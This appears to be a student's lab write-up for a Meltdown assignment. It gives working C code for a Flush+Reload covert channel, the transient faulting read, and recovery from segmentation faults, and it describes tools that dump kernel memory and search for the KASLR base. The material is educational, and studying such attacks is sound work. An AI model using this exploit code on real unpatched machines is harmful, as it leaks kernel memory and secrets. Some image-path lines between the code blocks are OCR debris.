Assignment 4 - Meltdown

This solution follows the same layout as earlier assignments: task implementations live in `task*/task*.c`, each task has a small evaluation harness in `task*/task*_test.c` (when applicable), and `run_all.sh` generates data files under `task*/data/`. Common timing and cache helpers are in `solution.h`.

Task 1 - Build a covert channel (30%)

Implementation: `cc_init`, `cc_setup`, `cc_transmit`, `cc_receive` in `task1/task1.c`.


```
void cc_setup(void) {
    if (!g_cc_pages) {
        cc_init();
    }

    for (int i = 0; i < CC_PAGES; i++) {
        clflush_line(g_cc_pages + ((size_t)i * PAGE_SIZE));
    }
    asm volatile("mfence" ::: "memory");
}

void cc_transmit(uint8_t value) {
    if (!g_cc_pages) {
        cc_init();
    }

    maccess(g_cc_pages + ((size_t)value * PAGE_SIZE));
}

int cc_receive(void) {
    if (!g_cc_pages) {
        cc_init();
    }

    uint64_t best_time = (uint64_t)-1;
    int best_idx = -1;

    for (int i = 0; i < CC_PAGES; i++) {
        int idx = g_cc_order[i];
        uint8_t *p = g_cc_pages + ((size_t)idx * PAGE_SIZE);
        uint64_t dt = timed_access(p);
        if (dt < best_time) {
            best_time = dt;
            best_idx = idx;
```


```
        }
    }

    if (best_time < g_cc_threshold) {
        return best_idx;
    }
    return -1;
}
```

The channel allocates one page per value (256 pages total) to avoid stride-based prefetching. `cc_setup` flushes all probe pages; `cc_transmit` touches the page indexed by the value; `cc_receive` reloads all pages in a fixed permutation to reduce prefetch effects and returns the fastest hit if it is below the calibrated threshold.

Results

- Threshold: 207 cycles (from `cc_init` calibration).
- Accuracy: 99.75% (5107/5120) with 20 samples per value, from `task1/data/cc_accuracy.dat`.
- Histogram: `plots/cc_timing.png` from `task1/data/cc_timing.csv`.





Task 2 - Explaining the basic Meltdown code (10%)

Implementation: `meltdown(uintptr_t adrs)` in `task2/task2.c`.

```
void meltdown(uintptr_t adrs) {
    volatile int tmp = 0;
    cc_setup();
    _mm_lfence();
    tmp += 17;
    tmp *= 59;
    tmp |= 73;
    tmp /= 123;
    asm volatile("" ::: "memory");
    uint8_t rv = *((uint8_t *)adrs);
    cc_transmit(rv);
}
```

Explanation of the extra operations:

- `cc_setup()` prepares the covert channel by flushing probe pages.
- `_mm_lfence()` serializes prior operations so the setup completes before the faulting load and transient access.

- The arithmetic chain on `tmp` (and `volatile`) keeps work in flight and prevents the compiler from optimizing the block away, widening the transient window.
- `asm volatile("" ::: "memory")` is a compiler barrier that prevents reordering around the faulting load and transmit.

Sanity check (user-space target): 82.00% (164/200) from `task2/data/meltdown_user.dat`.

Task 3 - Recovering from faults (30%)

Implementation: `do_meltdown(uintptr_t adrs)` in `task3/task3.c`.

```
static void fault_handler(int sig, siginfo_t *si, void *context) {
    (void)sig;
    (void)si;
    (void)context;
    siglongjmp(g_jmpbuf, 1);
}

int do_meltdown(uintptr_t adrs) {
    ensure_handler_installed();
    cc_init();

    if (sigsetjmp(g_jmpbuf, 1) == 0) {
        meltdown(adrs);
    }

    return cc_receive();
}
```

A SIGSEGV/SIGBUS handler is installed once with `sigaction`. `sigsetjmp` saves the execution state before entering `meltdown`, and the signal handler immediately `siglongjmp`s back on fault. This lets the transient `cc_transmit` complete and the caller safely perform `cc_receive` afterwards.

Results

- Valid-address accuracy: 100% (200/200) from `task3/data/recovery.dat`.
- Invalid-address test: no crash; observed value `-1` in this run.

Task 4 - Performing the attack (25%)

Implementation: `task4/task4.c` reads a target address range by cycling through offsets across multiple rounds and keeping a per-offset majority vote of non-zero values. This follows the assignment guidance to cycle over addresses instead of hammering one offset repeatedly.

CLI usage:

```
$ ./task4.bin <addr_hex> <len> <rounds> > task4/data/uts_dump.dat
```

Notes:

- The address of `init_uts_ns` must be obtained from `/proc/kallsyms` (requires root on the lab machines).
- Offsets 65 and 66 are expected to be `p` and `c`, respectively, and the program prints those two bytes when available.

In this environment I did not execute Task 4 because it requires root access and the lab kernel configuration. The data file `task4/data/uts_dump.dat` is a placeholder to be regenerated on the lab machine.

Task 5 - Overcoming KASLR (5%)

Implementation: `task5/task5.c` evaluates candidate addresses by checking a signature at offsets 65/66 (`'p'`, `'c'`) over multiple rounds and scoring each candidate by the number of successful matches.

CLI usage:

```
$ ./task5.bin <candidates.txt> <rounds> > task5/data/kaslr_search.dat
$ ./task5.bin --range <base_start> <base_end> <step> <symbol_offset> <rounds> > task5/data/k
```

The first form reads a list of candidate addresses (hex) from a file; the second form generates candidates from a base range and a known symbol offset. The candidate with the highest score is reported on stderr.

As with Task 4, this requires the lab environment and a candidate list derived from the KASLR range. The data file `task5/data/kaslr_search.dat` is a placeholder to be regenerated on the lab machine.